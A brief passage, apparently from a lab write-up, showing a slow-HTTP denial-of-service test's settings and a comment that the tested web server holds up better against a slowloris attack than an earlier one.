Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



As we expected, this web server is less vulnerable to the slowaris attack. There's only a major outage between 7 and 42, which is much lesser than what we previously saw.